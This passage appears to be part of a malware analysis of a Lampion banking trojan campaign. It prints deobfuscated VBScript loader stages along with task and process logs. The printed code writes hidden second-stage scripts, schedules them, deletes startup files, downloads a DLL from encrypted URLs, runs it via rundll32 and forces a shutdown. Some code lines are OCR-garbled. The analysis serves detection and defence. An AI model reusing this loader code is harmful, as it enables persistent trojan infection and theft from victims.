Private Function iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq(qORjKEwJaVGDfdLssuulyewmbPWmOcelY)
Const DGBgYABtsqhcQIJsOroFjYHQFLcPfPLxDg = 10
Const nsTEmGQiRVxetRuVTRyEyDTLofvnUlGliqj = 35
Const VjOfxCDbqyzlbbvZvYGTfRjLNmOZfDeMdrtE = 126
If Len(qORjKEwJaVGDfdLssuulyewmbPWmOcelY) < 5 Then
iSvbcRjGKznJBewEnXRCTgMPeIMfNxwq = ""
Exit Function
End If
Dim  OIPZTYTLVMTtY1PZOpAWQGphGhOFYGpnquKjf
qORjKEwJaVGDfdLssuulyewmbPWmOcelY = Mid(qORjKEwJaVGDfdLssuulyewmbPWmOcelY,3,Len(qORjKEwJaVGDfdLssuulye    Y)-4)
For i=2 To Len(qORjKEwJaVGDfdLssuulyewmbPWmOcelY) Step 2
snZZdEcqGxFWxKLLintusCmwHZPujWhyypjWUp = Asc(Mid(qORjKEwJaVGDfdLssuulyewmbPWmOcelY,i,1)) + DGBgYABtsqhc    YHQFLcPfPLx
If snZZdEcqGxFWxKLLintusCmwHZPujWhyypjWUp > VjOfxCDbqyzlbbvZvYGTfRjLNmOZfDeMdrtE Then
snZZdEcqGxFWxKLLintusCmwHZPujWhyypjWUp = snZZdEcqGxFWxKLLintusCmwHZPujWhyypjWUp - VjOfxCDbqyzlbbvZvYGTfR    eMdrtE + ns
End If
OIPZTYTLVMTtY1PZOpAWQGphGhOFYGpnquKjf = OIPZTYTLVMTtY1PZOpAWQGphGhOFYGpnquKjf & Chr(snZZdEcqGxFWxKLLintu    ujWhyypjWUp)
Next
```

```
Dim 2nd_stage_vbs1
random_n = gen_random(11)
Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
Set a = CreateObject("Scripting.FileSystemObject")
target_folder = 2nd_stage_vbs1.SpecialFolders("AppData") & "\" & random_n & ".vbs"
Set fs = a.CreateTextFile(target_folder,True)
fs.Write "Set RogsSqPnvFoZDtgnWfbc = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")" & vbCrLf
fs.Write "WScript.Sleep(600000)" & vbCrLf
fs.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & chr(34) & " _" & vbCrLf
fs.Write "& " & Chr(34) & "(Shutdown)}" & chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32_OperatingSyst    & chr(34) & "_" & vbCrLf
fs.Write "& " & Chr(34) & "Primary=true" & chr(34) & ")" & vbCrLf
fs.Write "for each OpSys in OpSysSet" & vbCrLf
fs.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
fs.Write "next" & vbCrLf
fs.Close

'get random number
Function gen_random(ByVal max_value)
    Dim aux1 , aux2, aux3
    Const lookup_table = "abcdefghijklmnopqrstuvwxyz"
    aux2 = 1
    aux3 = Len(lookup_table)
    Randomize
    For i = 1 To max_value
    aux1 = aux1 & Mid( lookup_table , Int((aux3-aux2+1)*Rnd+aux2), 1 )
    Next
    gen_random = aux1
End Function

Private Function get_decrypt(cipher_text)

    If Len(cipher_text) < 5 Then
        get_decrypt = ""
        Exit Function
    End If

    Dim  final_output
    cipher_text = Mid(cipher_text,3,Len(cipher_text)-4)
    For i=2 To Len(cipher_text) Step 2
    output = Asc(Mid(cipher_text,i,1)) + 10
    If output > 126 Then
    output = output - 160
    End If
    final_output = final_output & Chr(output)
    Next
    final_output = Replace(final_output,  "|"," ")
    final_output = Replace(final_output,  "~", Chr(34))
    get_decrypt = final_output
```




```
End Function

Dim 2nd_stage_vbs1
random_1 = gen_random(11)
Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")
2nd_stage_vbs = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\" & random_1 & ".vbs"
Set fs = fs.CreateTextFile(2nd_stage_vbs,True)
```

Figure 4: *Lampion's VBS loader after some rounds of deobfuscation.*

As mentioned, the 1st stage (***Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs***) creates a new VBS file (2nd_stage_vbs) inside the ***%AppData%\Local\Temp*** folder with a random name (***sznyetzkkg.vbs***). Also, another VBS (***jghfszcekwr.vbs***) is created with code responsible for executing the previous VBS file (***sznyetzkkg.vbs***) via a scheduled task.

A scheduled task is created with the service description and author ***Administrator*** user associated. This scheduled task will execute the second VBS file **jghfszcekwr.vbs**that contains instructions to finally run the ***sznyetzkkg.vbs*** file (the 2nd VBS stage).



```
Dim 2nd_stage_vbs1
random_1 = gen_random(11)
Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")
2nd_stage_vbs = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\" & random_1 & ".vbs"
Set fs = fs.CreateTextFile(2nd_stage_vbs,True)

Const aux1 = 1
Const aux2 = 0
Set schedule_service = CreateObject("Schedule.Service")
Call schedule_service.Connect()
Dim ss
Set ss = schedule_service.GetFolder("\")
Dim new_task
Set new_task = schedule_service.NewTask(0)
Dim new_service
Set new_service = new_task.RegistrationInfo
new_service.Description = "Administrator"
new_service.Author = "Administrator"
Dim task
Set task = new_task.Settings
task.Enabled = True
task.StartWhenAvailable = True
task.Hidden = False
task.RunOnlyIfIdle = False
task.DisallowStartIfOnBatteries = False
task.StopIfGoingOnBatteries = False
task.WakeToRun = True

Dim new_trigger
Set new_trigger = new_task.Triggers
Dim trigger
Set trigger = new_trigger.Create(aux1)
Dim c1, c2
Dim arg_1
arg_1 =  DateAdd("s", 11520, Now)
c1 = get_date(arg_1)
arg_1 = DateAdd("n", 480, Now)
c2 = get_date(arg_1)
trigger.StartBoundary = c1
trigger.EndBoundary = c2
trigger.ExecutionTimeLimit = "PT5M"
trigger.Id = gen_random(12)
trigger.Enabled = True
```


```
Time ...  Process Name  PID   Operation  Path
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
4:34:0... WScript.exe   2980  WriteFile  C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs
```

Computer ▸ Local Disk (C:) ▸ Users ▸ dude ▸ AppData ▸ Local ▸ Temp ▸

Name	Date modified	Type	Size
93821504712104	2/22/2022 4:34 PM	File folder	
FXSAPIDebugLogFile	5/14/2020 9:16 PM	Text Document	0 KB
jghfszcexkwr	2/22/2022 4:34 PM	VBScript Script File	1 KB
sznyetzkkkg	2/22/2022 4:34 PM	VBScript Script File	10,456 KB

Figure 5: *Creation of the 2nd VBS file and the auxiliary VBS file. Also, the scheduled task responsible for creating the auxiliary VBS file is shown.*

After running the initial VBS file, the two additional VBS files are finally prepared to be triggered. That task is then performed by the scheduled task as presented in Figure 6. The source code of the ***jghfszcekwr.vbs*** file is quite simple and just executes the 2nd VBS file (***sznyetzkkg.vbs***). We believe this is just a procedure to make hard the malware analysis as well as difficult its detection – something we confirmed during the analysis, as the AVs don't detect properly those files during the malware infection chain.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
cmqflfgdrws...	Ready	At 7:46 PM on 2/22/2022 - Trigger expires at 2/23/2022 12:34:05 AM.	2/22/2022 7:46:05 PM	Never		Administrator	
guktddjwctg...	Ready	At 7:21 PM on 2/22/2022 - Trigger expires at 2/23/2022 12:09:50 AM.	2/22/2022 7:21:50 PM	Never		Administrator	
kmjbxxtkrhtcx	Ready	At 4:34 PM on 2/22/2022 - Trigger expires at 2/22/2022 5:04:20 PM.		2/22/2022 4:34:25 PM	The operation completed successfully. (0x0)	Administrator	

kmjbxxtkrhtcx Properties (Local Computer)

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	C:\Users\dude\AppData\Local\Temp\jghfszcexkwr.vbs

General | Triggers | Actions | Conditions | Settings | Histor (disabled)

Name: kmjbxxtkrhtcx

Location: \

Author: Administrator

Description: Administrator

Create Task

Specify additional settings that affect the behavior of the task.

☑ Allow task to be run on demand

□ Run task as soon as possible after a scheduled start is missed

□ If the task fails, restart every: 1 minute

Attempt to restart up to: 3 times

☑ Stop the task if it runs longer than: 3 days

☑ If the running task does not end when requested, force it to stop

□ If the task is not scheduled to run again, delete it after: 30 days

If the task is already running, then the following rule applies:


Do not start a new instance

```
Dim uZtDimrPdyxmXhQRfjzfXpZYXdBGfPIWiHtXSIYFuXEPnMmlqEEnERHFAVhFlliQrYCOptyZMslyjIlJrQ

Set uZtDimrPdyxmXhQRfjzfXpZYXdBGfPIWiHtXSIYFuXEPnMmlqEEnERHFAVhFlliQrYCOptyZMslyjIlJrQ = Wscript.CreateObject("WScript.Shell")

uZtDimrPdyxmXhQRfjzfXpZYXdBGfPIWiHtXSIYFuXEPnMmlqEEnERHFAVhFlliQrYCOptyZMslyjIlJrQ.Run "C:\Users\dude\AppData\Local\Temp\sznyetzkkkg.vbs"

Set uZtDimrPdyxmXhQRfjzfXpZYXdBGfPIWiHtXSIYFuXEPnMmlqEEnERHFAVhFlliQrYCOptyZMslyjIlJrQ = Nothing
```

Figure 6: *Schedule task (**1**) responsible for executing an auxiliary VBS (**2**) file which in turn runs the second VBS stage.*

After that, the VBS file dubbed ***sznyetzkkg.vbs*** is executed. All the steps highlighted in Figure 7 are typically known from the last Lampions campaigns. This VBS file is quite similar to their predecessors, and it performs some tasks:

- Deletes all the files from the startup folder with the following extension: ***lnk, vbs, cmd, exe, bat and js***.
- Decrypts the URLs containing the final stage of Lampion trojan.
- Creates a .cmd file into the Windows startup folder to maintain persistence.



DELETE ALL FILES
FROM STARTUP FOLDER
ENCRYPTED URLS WITH LAMPIONS’ NEXT STAGE
NEW FILE WITH .PARVOS EXTENSION IS CREATED AND MOVED INTO THE
START UP FOLDER AND RENAMED TO THE .CMD
Computer ▸ Local Disk (C:) ▸ Users ▸ dude ▸ AppData ▸ Roaming ▸ Microsoft ▸ Windows ▸ Start Menu ▸ Programs ▸ Startup
Include in library ▾
Share with ▾
New folder
vorites
Desktop
Downloads

```
On Error Resume Next
Set fs = CreateObject("Scripting.FileSystemObject")
fs.DeleteFile(obj.SpecialFolders("StartUp") & "\*.lnk") , True
fs.DeleteFile(obj.SpecialFolders("StartUp") & "\*.vbs") , True
fs.DeleteFile(obj.SpecialFolders("StartUp") & "\*.cmd") , True
fs.DeleteFile(obj.SpecialFolders("StartUp") & "\*.exe") , True
fs.DeleteFile(obj.SpecialFolders("StartUp") & "\*.bat") , True
fs.DeleteFile(obj.SpecialFolders("StartUp") & "\*.js") , True
If Err Then
End If
On Error GoTo 0
On Error Resume Next
Set fs = CreateObject("Scripting.FileSystemObject")
fs.DeleteFile( obj.SpecialFolders("StartUp") & "\*.vbs") , True
If Err Then
End If
On Error GoTo 0

Dim obj2
Set obj2  = CreateObject("Scripting.FileSystemObject")
obj2.CreateFolder WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\"& random_folder
path1  = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\" & random_folder & "\" & dll_name & ".dll"
path2 = obj.SpecialFolders("AppData") & "\" & "$" & get_random(11) & "#.zip"

Dim tmp_name
tmp_name = get_decrypt("}\q5o3.u") & get_random(45)

Dim tmp_name1
tmp_name1 = get_decrypt("}\q5o3.u") & get_random(49)

dim domain1
dim domain2
domain2 = get_decrypt("O{'^Yj7jRf:i_0<%r%#c=o{f=[Rhbi:e6dUWDb3isjRkt\U\0ik$zit)i$?kYi`#\[DWcifjR#e(n$$WxcwW2pPe;dqWomFi3$ZYDeZc8%TiTeNflhYW>j][5ivj+[B$*pX_Dfl'") & tmp_name
domain1 = get_decrypt("eg1^xj5jZf}iP0a%r%<cZo[fU[(h&i8e9dZWmb%ijjOkz\M\+iz$Tiv)E$Qkxiq#M[bW<iDjO#4(A$kWfc2WJp`epdoWgm$i.$;Yqecc:%QFL#5'1-s#F*R-") & tmp_name1


Dim getfile

Function download_dll(ByVal arg1,arg2)
    Dim file_s
    set file_s=createobject("MSXML2.XMLHTTP.3.0")
    getfile = arg1
    file_s.Open "Get", getfile, False, user1, user2
    file_s.Send
    If file_s.Status = 200 Then
    Dim create_file
    set create_file = CreateObject("ADODB.Stream")
    create_file.Type = 1
    create_file.Open
    create_file.Write file_s.responseBody
    create_file.SaveToFile arg2
    create_file.Close
    set create_file = Nothing
    End If
    set file_s = Nothing
End Function

Dim aux6
aux6 = obj.SpecialFolders("AppData") & "/" & get_random(11) & ".parvos"
execute_dll_via_rundll()
```

```
2516  WriteFile    C:\Users\dude\AppData\Roaming\qtgggbefovv.parvos
2516  CloseFile    C:\Users\dude\AppData\Roaming\qtgggbefovv.parvos
2516  CreateFile   C:\Users\dude\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\yvqwlgysxak.cmd
```


```
 Dim aux7
 Set aux7 = WScript.CreateObject("Scripting.FileSystemObject")
 aux7.MoveFile aux6, obj.SpecialFolders("StartUp") & "/" & get_random(11) & "."&"c"&"m"&"d"
 download_dll domain2,path2
 download_dll domain1,path1
 Set file_s = CreateObject("MSXML2.ServerXMLHTTP")
 file_s.setOption 2, 13056
```

Name	Date modified	Type	Size
yvqwlgysxak	2/22/2022 4:34 PM	Windows Comma...	1 KB

```
@echo off
START /B C:\Windows\System32\rundll32.exe "C:\Users\dude\AppData\Local\Temp\93821504712104\khgvfhhtiowbqzskc29627661526202.dll" mJ8Lf9v0GZnptOVNb2I
exit
```

Figure 7: *Source-code of the 2nd VBS file and the encrypted URLs that will download the last stage of the Lampion trojan banker.*

From this point, the modus operandi and TTP are the same observed since 2019. The clear sign is the **same algorithm** used in 2019 to decrypt the hardcoded strings with the malicious URLs was used. The script can be downloaded from GitHub **here**.


master
SI-LAB-malware / decryption-strings-lampion.vbs
Go to file
sirpedrotavares Create decryption-strings-lampion.vbs
Latest commit 434fd36 on 27 Dec 2019
History
1 contributor
34 lines (27 sloc) | 837 Bytes
